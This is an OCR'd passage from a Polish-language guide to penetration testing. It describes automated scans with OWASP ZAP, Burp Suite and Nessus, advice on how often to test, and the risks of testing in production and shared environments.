
Nie przedłużając, sprawdźmy, jakie udogodnienia zapewniają narzędzia dostępne na rynku. Postaram się wymienić i pokrótce opisać możliwości skanerów wbudowanych w najlepiej znane mi narzędzia, czyli: OWASP ZAP[48], Burp Suite Professional[49] oraz Nessus[50]. Pierwsze z nich, czyli ZAP, to narzędzie typu *open source* z licencją pozwalającą na jego komercyjne wykorzystanie bez wnoszenia opłat. Burp i Nessus to narzędzia komercyjne, za które trzeba zapłacić, jednak w obu przypadkach dostępna jest wersja testowa, wystarczająca w zupełności do tego, by zbadać ich możliwości i ocenić przydatność w organizacji*.

Szybki skan aplikacji webowej z wykorzystaniem OWASP ZAP

Pominę proces instalacji ZAP-a, ponieważ nie odbiega on niczym od instalacji jakiegokolwiek innego oprogramowania.

* Opisanie tych konkretnych narzędzi nie ma charakteru ich promowania. Robię to, ponieważ znam ich możliwości oraz jestem zadowolony z korzyści płynących z ich użycia.


W przypadku podstawowego badania bezpieczeństwa skanerem automatycznym w następnym kroku musimy wybrać opcję Automated Scan. W kolejnym oknie pozostanie tak naprawdę jedynie wprowadzenie adresu URL aplikacji, która ma być testowana (rysunek 3).



Rysunek 3. Konfiguracja skanu automatycznego w OWASP ZAP

Czas na uruchomienie skanu. W tym celu wybieramy przycisk ATAK. Po chwili rozpocznie się proces skanowania serwera i aplikacji dostępnej pod określonym adresem. Postępy prac będziemy mogli śledzić w zakładce AKTYWNE SKANOWANIE, natomiast wyniki (wykryte błędy i podatności) zostaną wylistowane w zakładce ZAGROŻENIA.

Dla aplikacji OWASP ZAP wykrył kilka błędów dotyczących braku lub niepoprawnie skonfigurowanych nagłówków HTTP (rysunek 4). Co ważne, po rozwinięciu drzewa zagrożeń możemy znaleźć szczegółowe informacje o błędach, w tym ich klasyfikacje CWE[51], czy nawet proponowane rozwiązanie problemu.



Rysunek 4. OWASP ZAP – wynik skanowania automatycznego


To nie było trudne, prawda?

Oczywiście tak zrealizowany skan ma swoje ograniczenia. Przykładowo jeżeli skanowana aplikacja udostępniłaby funkcje dopiero po zalogowaniu, skan uwzględniłby jedy-

nie funkcje i zasoby dostępne dla użytkownika zalogowanego. Dodatkowo ZAP wskazał wyłącznie dość proste do wykrycia błędy, jednak mimo to takie informacje mogą stanowić wsparcie, a implementacja zaleceń może podnieść w ogólnym rozrachunku poziom bezpieczeństwa aplikacji.

Burp Scanner

Podobnie jak w przypadku OWASP ZAP, instalacja pakietu Burp Suite Professional składa się ze standardowych kroków. W celu wykonania automatycznego skanu musimy wybrać opcję NEW SCAN.




Rysunek 5. Konfiguracja skanu w narzędziu Burp Scanner

W nowym oknie, podobnie, jak miało to miejsce w przypadku OWASP ZAP, powinniśmy wskazać adres URL aplikacji, która zostanie zeskanowana (rysunek 5). W tym momencie możemy wybrać opcję OK lub przejść jeszcze do pozostałych zakładek i dostosować skan do naszych potrzeb. Warto m.in. zapoznać się z takimi opcjami, jak:


- SCAN CONFIGURATION – np. skan szybki, głęboki lub – po wybraniu opcji USE A CUSTOM CONFIGURATION – dostosowany do naszych potrzeb.
- APPLICATION LOGIN – konfiguracja, która pozwala wprowadzić poświadczenia, jakich Burp użyje do podjęcia próby uwierzytelnienia w aplikacji. Jeżeli podamy poprawne poświadczenia, z dużym prawdopodobieństwem sprawdzone zostaną nie tylko funkcje dostępne bez logowania, ale również te osiągalne jedynie dla użytkowników uwierzytelnionych.
- RESOURCE POOL – to opcje, które określają, ile równoległych wątków/zapytań Burp może wysłać do aplikacji. Ta opcja będzie szczególnie istotna w przypadku skanowania aplikacji na środowiskach produkcyjnych, gdy nie chcemy zakłócić ich działania.

Po wybraniu przycisku OK rozpocznie się proces skanowania, którego postępy możemy śledzić w zakładce DASHBOARD, panel TASKS (rysunek 6).



Rysunek 6. Podgląd procesu skanowania w oknie DASHBOARD

Burp zwróci listę wykrytych uchybień w panelu ISSUE ACTIVITY. Po wybraniu określonej pozycji z listy możemy zapoznać się ze szczegółowym opisem znaleziska i rekomendacjami (podobnie jak w ZAP; rysunek 7).




Rysunek 7. Po wybraniu określonej pozycji z listy możemy zapoznać się ze szczegółowym opisem podatności

Nessus

Ostatnim narzędziem, którego możliwości chcę przedstawić, jest Nessus, który posiada moduły sprawdzające warstwę aplikacji webowej, jednak kojarzony jest głównie ze skanami w warstwie infrastruktury (sprawdzanie usług dostępnych na określonych portach UDP[52] i TCP[53] pod kątem znanych podatności).


Po zainstalowaniu narzędzia na komputerze dla użytkownika dostępny będzie interfejs WWW. Program automatycznie uruchomi domyślną przeglądarkę pod właściwym adresem (w chwili pisania tego tekstu był to *https://localhost:8834/*; rysunek 8).

Uruchomienie nowego skanu wymaga wybrania opcji NEW SCAN. W kolejnym kroku, podobnie jak miało to miejsce w narzędziu Burp, Nessus daje użytkownikowi możliwość wyboru typu skanu. Każdy z takich szablonów profilowany jest pod konkretne zastosowanie, np. wyszukanie danego typu podatności, jak Log4Shell[54], czy też testy kierowane dla środowisk Active Diectory (rysunek 8). Na potrzeby tekstu wybierzemy podstawową opcję, czyli BASIC NETWORK SCAN.




Rysunek 8. Konfiguracja skanu

W kolejnym kroku musimy jedynie podać nazwę skanu (pole NAME), adresy IP lub pule adresowe, które powinny być skanowane (pole TARGETS), a następnie wybrać opcję SAVE (rysunek 9). W przypadku testów na środowisku produkcyjnym warto upewnić się, czy w ustawieniach skanu aktywna jest opcja ENABLE SAFE CHECKS, którą znajdziemy w zakładce ADVANCED → GENERAL.



Rysunek 9. Parametryzacja skanu


Po zapisaniu skanu Nessus zmieni widok na listę MY SCANS. Uruchomienie skanu wymaga wybrania przycisku LAUNCH dostępnego w prawej części listy (rysunek 10).



Rysunek 10. Lista skanów


Po uruchomieniu skanowania możemy na bieżąco śledzić postępy, wybierając jeszcze raz nasz skan z listy. Nessus zwraca wyniki w trzech zakładkach: HOSTS, VULNERABILITIES oraz HISTORY. Pierwsza z nich listuje wszystkie hosty, które poddawane są sprawdzeniu. VULNERABILITIES to lista wykrytych podatności, a HISTORY prezentuje historię wykonanych skanów. Jeżeli uruchomimy dany skan więcej niż raz, będziemy mogli sprawdzić, jakie wyniki były zwracane w kolejnych iteracjach testów.

Długość skanu zależy zazwyczaj wprost od liczby maszyn, które muszą zostać poddane weryfikacji. W przypadku rozległych sieci skanowanie, które trwa kilka godzin, nie jest niczym nadzwyczajnym. Dla testowej maszyny Nessus wskazał sumarycznie aż 36 podatności i rekomendacji (rysunek 11).



Rysunek 11. Wyniki skanu

Nessus pozwala przeglądać wyniki skanów z poziomu interfejsu webowego lub wyeksportować je do jednego ze wspieranych formatów (.pdf, .html, .csv). Podobnie jak w przypadku narzędzi ZAP czy Burp, również tutaj oprócz opisu podatności znajdziemy podstawowe rekomendacje dotyczące kierunku, jaki należy obrać, by wyeliminować wykryte podatności (rysunek 12).



Rysunek 12. Szczegóły podatności

JAK CZĘSTO PRZEPROWADZAĆ TESTY PENETRACYJNE

Testy za nami. Powstaje więc pytanie: co dalej? Czy uzasadnione jest twierdzenie, że przetestowany system lub infrastruktura otrzymują bezterminową gwarancję bezpieczeństwa? Niestety, tak nie jest. Porównanie, którego użyję, nie jest idealne, ale mniej więcej oddaje istotę sprawy. Test penetracyjny może być dla aplikacji lub systemów

czymś podobnym, jak okresowe badanie stanu technicznego dla samochodu. Co pewien czas musimy w naszym dwuśladzie wykonać przegląd, który ma na celu ocenić stan techniczny pojazdu, a więc i poziom bezpieczeństwa. W trakcie badania mogą zostać wykazane uchybienia, ale oczywiście nie muszą. Mimo to badanie wykonać należy.

Tu rodzi się kolejne pytanie: jak często wykonywać testy penetracyjne? Według mojej najlepszej wiedzy nie ma jednej, ustalonej formuły, ale postaram się przekazać wskazówki, które mogą pomóc dobrać odpowiedni interwał.

W pierwszej kolejności należy zweryfikować, czy rozwiązania, których jest się właścicielem lub opiekunem, **nie podlegają ustawowym regulacjom, z góry narzucających, co jaki okres należy wykonywać testy bezpieczeństwa**. Taka sytuacja dotyczy systemów z sektora bankowego i finansowego, ale również rozwiązań okołomedycznych. Jeśli infrastruktura podlega pod takie regulacje, najprawdopodobniej odpowiednia ustawa narzuca również przegląd bezpieczeństwa np. co rok.

Inny przypadek, w którym to nie do końca właściciel decyduje o interwale wykonywania testów penetracyjnych, to sytuacje, gdy czas pomiędzy testami penetracyjnymi narzucany jest przez kontrahenta. Niewykluczone, że firma, która wdrożyła system, określiła w umowie, jak często należy dostarczyć raport podsumowujący kolejne przeglądy bezpieczeństwa.

Właściciel systemu, którego nie obejmują żadne regulacje, może sam zdecydować o odstępach między kolejnymi testami. W mojej ocenie, bazując na doświadczeniu z pracy z klientami i obserwując, jak oni podchodzą do tej kwestii, rekomenduję, by **przyjąć okres roku pomiędzy kolejnymi, okresowymi testami penetracyjnymi**. Podobnie więc, jak ma to miejsce w przypadku przywołanej już analogii do dbania o samochód. Okres roku to w świecie IT niesamowicie długi czas. By sobie to uzmysłowić, warto śledzić różne serwisy agregujące informacje o publikowanych podatnościach, np. exploit-db[55], w którym prawie codziennie podawane są informacje o nowych podatnościach i eksploitach. **Systemy, podobnie jak samochód, będą więc podlegać naturalnemu procesowi starzenia – i to, co rok wcześniej nie stanowiło problemu, przy kolejnej iteracji testów może zostać wykazane jako błąd i podatność wymagająca naprawy**.

Osobną kwestię stanowią przypadki, gdy **aplikacja podlega procesowi ciągłego rozwoju**. Wtedy decyzję o okresowości wykonywania testów należy podejmować po indywidualnej konsultacji z ekspertem ds. bezpieczeństwa IT. Najpewniej decyzja rozbije się o to, jak definiować istotne zmiany w aplikacji i odróżnić je od tych, które nie wymagają zlecania testów bezpieczeństwa. Przykładowo zmiana treści komunikatu, który w określonej sytuacji wyświetla aplikacja, najprawdopodobniej nie wymaga testów penetracyjnych. Podobnie mniej lub bardziej kosmetyczne zmiany w arkuszu stylów CSS[56]. Jednak modyfikacje dotyczące procesu uwierzytelnienia lub dodanie do aplikacji nowych endpointów API realizujących określoną logikę biznesową z dużym prawdopodobieństwem będą już uzasadniały wykonanie testów. Nie uciekam w tym przypadku od przekazania jasnych i precyzyjnych wskazówek. Moim zdaniem takie sytuacje wymagają indywidualnego rozpatrzenia.

Oprócz regularnych (okresowych) testów penetracyjnych warto również rozważyć implementację rozwiązań, które pozwolą na ciągłe **monitorowanie bezpieczeństwa samej aplikacji lub zależności (bibliotek), z których korzysta**, np. w ramach procesu CI/CD[57]. Systemy takie jak Jenkis[58] czy GitLab[59] dają możliwość rozbudowania procesu

o sprawdzanie kodu pod kątem błędów bezpieczeństwa i podatności. Może to być szczególnie krytyczny element procesu bezpieczeństwa, np. w przypadku ogłoszenia podatności typu Log4Shell.

PROBLEMY, RYZYKA I WĄTPLIWOŚCI

W opisanych do tej pory krokach, z jakich składa się test penetracyjny, założono, że wszystko idzie zgodnie z planem i po drodze nie wydarzyło się nic nieprzewidzianego i niebezpiecznego. Rzeczywistość wygląda jednak inaczej, bo testy penetracyjne wiążą się z pewnym ryzykiem, które, stosując odpowiednie zasady, można wprawdzie znacznie ograniczyć, ale należy zawsze się z nim liczyć i mieć świadomość jego istnienia.

Ryzyko ogólne

Testy penetracyjne mają na celu odtworzenie rzeczywistych ataków na systemy informatyczne. Oznacza to, że pentesterzy wykorzystują szeroki arsenał technik oraz narzędzi do tego, by przełamać zabezpieczenia testowanego rozwiązania. Część z tych działań w wyjątkowych sytuacjach może wiązać się z podwyższonym ryzykiem naruszenia poufności, integralności oraz dostępności danych przetwarzanych przez system, jak i samego systemu. Mowa tutaj oczywiście o przypadkach, w których, mimo kontrolowanych warunków realizacji prac, dochodzi do nieprzewidzianej niestabilności systemu lub sytuacji, w której pentester, wykonując swoje działania, nieintencjonalnie naruszy integralność danych. Jest to nieodzowny element testów penetracyjnych. Możliwość wystąpienia problemów można ograniczyć, podejmując odpowiednie decyzje, ale **nigdy w przypadku testów penetracyjnych prawdopodobieństwo wystąpienia awarii systemu nie będzie zerowe**.

Kopie zapasowe

Standardową praktyką, motywowaną nie tylko realizacją testów penetracyjnych, powinno być wykonywanie kopii zapasowych systemów, które będą podlegały testom penetracyjnym. Sposób, w jaki zostanie wykonana taka kopia, jest drugorzędny, natomiast posiadanie kopii systemu to wymóg, który wykonawca testów może chcieć w interesie zamawiającego, ale również i swoim, wprowadzić nawet jako jeden z zapisów umowy.

Oczywiście należy uwzględnić fakt, że w niektórych przypadkach przygotowanie pełnej kopii zapasowej nie będzie możliwe. Taka sytuacja ma miejsce m.in. wówczas, gdy testom podlega cała infrastruktura sieciowa. Utworzenie kopii bezpieczeństwa absolutnie każdego systemu może nie być fizycznie możliwe.

Środowisko testowe a środowisko produkcyjne

Zamawiający testy wielokrotnie stają przed dylematem związanym z wyborem środowiska, w którym należy przeprowadzić testy penetracyjne. Teoria mówi, że zawsze lepiej wykonywać testy w środowisku innym niż produkcyjne. Pozwala to zminimalizować ryzyko utraty danych, wpłynięcia na produkcyjne procesy biznesowe i przeprowadzić testy w dużo spokojniejszej atmosferze. **Praktyka pokazuje jednak, że testy przepro-**

wadzane w środowiskach produkcyjnych nie są niczym nadzwyczajnym. Nie dysponuję dokładną statystyką, lecz, w mojej ocenie, co najmniej ⅓, a może i większa liczba testów realizowana jest w środowiskach produkcyjnych.

Powody takiego stanu rzeczy są różne. Najczęściej powtarzany argument sprowadza się do tego, że firma nie dysponuje środowiskiem, które w dostateczny sposób odwzorowuje konfigurację środowiska produkcyjnego. W takiej sytuacji decyzję o realizacji testów w środowisku produkcyjnym należy uznać za słuszną, mimo związanego z nią ryzyka. Konfiguracja środowiska czy sposób powiązania z systemami zależnymi – to wszystko może mieć praktyczne przełożenie na wynik testów penetracyjnych, w tym także na ich zniekształcenie.

Decyzja o realizacji testów w środowisku produkcyjnym może mieć negatywne konsekwencje dla zespołu pentesterów. W przypadku niektórych systemów, np. aplikacji bankowych, może zajść konieczność przeprowadzenia testów z wykorzystaniem prawdziwych danych pentestera. Taka sytuacja jest wysoce niepożądana i w mojej ocenie nie powinna mieć miejsca. Problem sprowadza się głównie do konieczności udostępnienia własnych danych osobowych (PESEL, nr dowodu) na potrzeby założenia konta oraz tego, w jaki sposób przetwarzane będą dane wygenerowane i zgromadzone w trakcie testów. Czy test bezpieczeństwa funkcji służącej do zaciągania pożyczek lub kredytów, który sprowadza się do wielokrotnych prób wykorzystania tej funkcji, może wpłynąć negatywnie na ocenę zdolności kredytowej pentestera? Czy właściciel aplikacji może zagwarantować, że taka sytuacja nie będzie miała miejsca?

Kolejnym przypadkiem, w którym testy trzeba przeprowadzić w środowisku produkcyjnym, są **testy infrastruktury sieciowej**. Ciężko sobie wyobrazić przygotowanie na potrzeby testów penetracyjnych wiernej kopii całej infrastruktury. Jest to fizycznie niemożliwe w pokaźnej większości przypadków. W takiej sytuacji trzeba zdać się na doświadczenie zespołu pentesterów i zwrócić uwagę na krytyczne elementy infrastruktury. Doświadczeni pentesterzy wiedzą, jakich ataków nie przeprowadzać, by uniknąć destabilizacji infrastruktury. Przy szacowaniu ryzyka warto również uwzględnić fakt, iż infrastruktura zewnętrzna (WAN) co do zasady jest atakowana niemalże cały czas. Różnego typu skanery i nieautoryzowane testy penetracyjne są przeprowadzane w trybie ciągłym. Gdyby więc coś miało przestać działać, zapewne właściciele lub opiekunowie takiej infrastruktury zauważyliby to już wcześniej.

Środowisko nie do końca testowe

Jeżeli zapadła decyzja o realizacji testów w środowisku innym niż produkcyjne, należy przeprowadzić jeszcze jedno sprawdzenie. **Upewnić się, czy na pewno aplikacja lub inny system nie łączy się do produkcyjnej bazy danych lub innych produkcyjnych systemów zależnych**. Taka pomyłka może wynikać np. z pośpiechu. Osoba odpowiedzialna za uruchomienie lub konfigurację środowiska przygotuje kopię aplikacji, sprawdzi, czy działa poprawnie, ale po pierwszej weryfikacji nie zauważy, że dane pobierane są nadal z bazy produkcyjnej.

WNIOSEK Podczas testów w środowisku innym niż produkcyjne dane nie powinny być pobierane z bazy produkcyjnej.

Inny wariant to przypadek, w którym co prawda do testów przekazane zostało środowisko testowe, ale uruchomione jest ono na tym samym serwerze (fizycznym lub wirtualnym). Zakłócenie działania aplikacji testowej, wygenerowanie nadmiernego ruchu lub przeprowadzenie ataków, które mają na celu weryfikację możliwości wysycenia zasobów serwera, może skutecznie unieruchomić również środowisko produkcyjne.

WNIOSEK Środowisko testowe i produkcyjne w przypadku testów aplikacji nie powinno współdzielić zasobów sprzętowych. Środowiska powinny być odseparowane przynajmniej na warstwie hiperwizora.

Podobny przypadek dotyczy wszelkiego rodzaju systemów zależnych (integracji), z którymi w jakikolwiek sposób wymienia dane aplikacja podlegająca testom. Może okazać się, że ataki wykonywane w ramach testów pośrednio będą dotykać również innych systemów niż ten, który bezpośrednio badają pentesterzy. Pamiętam przypadki, w których payload wstrzykiwany do aplikacji nie zaszkodził jej samej, ale unieruchomił systemy zależne w drugiej lub nawet trzeciej linii zależności. Odpowiednio skonstruowany ciąg znaków (np. fragment dokumentu XML) był zupełnie niegroźny dla badanej aplikacji, ale po przekazaniu do systemów zintegrowanych z aplikacją doprowadził do ich zawieszenia.

WNIOSEK Nie jest to rzecz niezbędna, ale na etapie uzgadniania szczegółów testów warto poinformować zespół pentesterów o tym, z jakimi innymi rozwiązaniami integruje się badana aplikacja.

Coś nie działa

